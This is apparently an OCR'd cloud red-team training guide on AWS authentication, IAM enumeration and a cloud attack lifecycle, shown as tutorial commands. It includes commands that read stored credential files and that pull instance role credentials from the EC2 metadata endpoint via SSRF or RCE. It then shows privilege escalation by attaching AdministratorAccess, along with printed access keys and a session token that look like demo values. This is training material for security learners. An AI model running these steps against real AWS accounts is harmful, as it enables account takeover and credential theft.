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
2.1 AWS Cloud Authentication :



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2.1.1 Authentication to AWS Management Portal

- IAM Root User's credential [Username + Password] - Long Term Access
- IAM User's credential [Username + Password] - Long Term Access
- SSO User's credential [Username + Password] - Long Term Access

List configured profile: aws configure list-profiles

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
➢ IAM Root User's credential [Username + Password]:

https://console.aws.amazon.com/



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
➢ IAM User's credential [Username + Password]:

https://console.aws.amazon.com/



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
➢ SSO User's credential [Username + Password]:

https://Org-Name.awsapps.com/start



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2.1.2 Authentication to AWS using AWS CLI

- **Long Term :** Access Key ID + Access Key Secret
- **Short Term :** Access Key ID + Access Key Secret + Session Token

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Programmatic Access (Access Key ID + Access Key Secret)

aws configure --profile atomic-nuclear

```
PS C:\Users\Hacker> aws configure --profile atomic-nuclear
AWS Access Key ID [None]: AKIAUI7PQBNFYCHFHCGR
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

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Get the information about configured identity

aws sts get-caller-identity --profile atomic-nuclear

```
PS C:\Users\Hacker> aws sts get-caller-identity --profile atomic-nuclear
{
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```

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Programmatic Access (Access Key ID + Access Key Secret + Session Token)

aws configure

```
C:\Users\Hacker>set AWS_ACCESS_KEY_ID=ASIAUI7PQBNFQGT342T2

C:\Users\Hacker>set AWS_SECRET_ACCESS_KEY=NWLiK5Kn6IVwiCVC63plSd+Fun/+ucNTG+x524P3

C:\Users\Hacker>set AWS_SESSION_TOKEN=FwoGZXIvYXdzEAEaDOI5BPRqG44+Xn/2+CKBAV982X8aki1z/zC4AnTJIx2exmZXoisTdbHQNaK946C4
uoUT6F4YsMeKMNSv0FkcybGSIXakCydilgookTCHepZaY/A2MMSQlGCjr1KKPtALNBCnRfTcM1ymrpHgaNqivJhnel9glsZAMk90sdsu+rzUkTiaQWP08N
lu+LmhIZX5MijSm6CTBjIoCO748ZI5QLImsesenqOJK9KiD5fJZTovID3iWuPjtND6+e1izsbaPg==
```

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Get the information about configured identity

aws sts get-caller-identity --profile atomic-nuclear

```
C:\Users\Hacker>aws sts get-caller-identity
{
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```

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AWS CLI Stored Credentials

Windows

C:\Users\UserName\.aws

```
PS C:\Users\Hacker\.aws> ls


    Directory: C:\Users\Hacker\.aws


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        25-03-2022     21:59                cli
d-----        03-02-2022     12:35                sso
-a----        26-04-2022     20:32            352 config
-a----        26-04-2022     20:59            837 credentials
```

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AWS CLI Stored Credentials

Linux

/home/UserName/.aws

```
hacker@Hacker-PC:~/.aws$ pwd
/home/hacker/.aws
hacker@Hacker-PC:~/.aws$ ls
config  credentials
hacker@Hacker-PC:~/.aws$
```

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Content of credentials file

cat credentials

```
PS C:\Users\Hacker\.aws> cat .\credentials
[default]
aws_access_key_id = AKIAZVR56YVSAIKSG324
aws_secret_access_key = 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
[atomic-nuclear]
aws_access_key_id = AKIAUI7PQSNFTCHFHCGR
aws_secret_access_key = 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
```

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3. CLI Based Enumeration

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2.1.3 Enumeration

Users:

List of IAM Users :

```
aws iam list-users
```

List the IAM groups that the specified IAM user belongs to :

```
aws iam list-groups-for-user --user-name [user-name]
```

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List all manages policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name [user-name]
```

Lists the names of the inline policies embedded in the specified IAM user :

```
aws iam list-user-policies --user-name [user-name]
```

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Groups :

List of IAM Groups :

```
aws iam list-groups
```

List of all users in a groups :

```
aws iam get-group --group-name [group-name]
```

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Lists all managed policies that are attached to the specified IAM Group :

```
aws iam list-attached-group-policies --group-name [group-name]
```

List the names of the inline policies embedded in the specified IAM Group:

```
aws iam list-group-policies --group-name [group-name]
```

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Roles :

List of IAM Roles :

```
aws iam list-roles
```

Lists all managed policies that are attached to the specified IAM role :

```
aws iam list-attached-role-policies --role-name [ role-name]
```

List the names of the inline policies embedded in the specified IAM role :

```
aws iam list-role-policies --role-name [ role-name]
```

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Policies:

List of all iam policies :

```
aws iam list-policies
```

Retrieves information about the specified managed policy :

```
aws iam get-policy --policy-arn [policy-arn]
```

Lists information about the versions of the specified manages policy :

```
aws iam list-policy-versions --policy-arn [policy-arn]
```

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Retrieved information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id [version-id]
```

Retrieves the specified inline policy document that is embedded on the specified IAM user / group / role :

```
aws iam get-user-policy --user-name user-name --policy-name [policy-name]
aws iam get-group-policy --group-name group-name --policy-name [policy-name]
aws iam get-role-policy --role-name role-name --policy-name [policy-name]
```

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4. Red Team Ops in AWS Cloud

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
Cloud Red Team Attack Life Cycle



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Configure Initial Compromised User Credential :

```
aws configure --profile auditor
```

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Enumerate Cloud Services, e.g EC2, S3 etc. in an Organization AWS Account :

```
aws ec2 describe-instances --profile auditor
```

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Exploit Public Facing Application Running on EC2 Instance and Retrieve Temporary Credential :

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/jump-ec2-role
```

Note: Cloud meta-data can be retrieve by exploiting these web app vulnerabilities -

- SSRF
- RCE

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Configure & Validate Temporary Credential in AWS CLI :

```
aws configure set aws_access_key_id [key-id] --profile ec2
aws configure set aws_secret_access_key [key-id] --profile ec2
aws configure set aws_session_token [token] --profile ec2
aws sts get-caller-identity --profile ec2
```

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Get the Managed Policy Attached to EC2 Instance :

```
aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor
```

Retrieves the specified inline policy document that is embedded on the ec2 instance role :

```
aws iam list-role-policies --role-name jump-ec2-role --profile auditor
```

Get the permissions in inline policy :

```
aws iam get-role-policy --role-name jump-ec2-role --policy-name jump-inline-policy
--profile auditor
```

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Escalate privilege by attaching administrator policy to itself :

```
aws iam attach-role-policy --policy-arn
arn:aws:iam::aws:policy/AdministratorAccess  --role-name jump-ec2-role --profile ec2
```

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Again, check the managed Policy Attached to EC2 Instance :

```
aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor
```

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Red Team Ops with Automated Tool “pacu” :

Setting the initial user access key in pacu

```
set_keys
```

Get the permission of current logged-in user

```
exec iam__enum_permissions
whoami
```

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Enumerate ec2 instance and get the public ip addresses.

```
exec ec2__enum

data EC2
```

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Set the temporary credential for role attached to ec2 instance.

```
set_keys
```

Get the permission of current logged-in role.

```
exec iam__enum_permissions
whoami
```

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Enumerate privilege escalation permission and exploit it.

```
exec iam__privesc_scan
```

Again, check the permission of privilege escalated role.

```
exec iam__enum_permissions
whoami
```

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CWL Cloud Security Certifications Path

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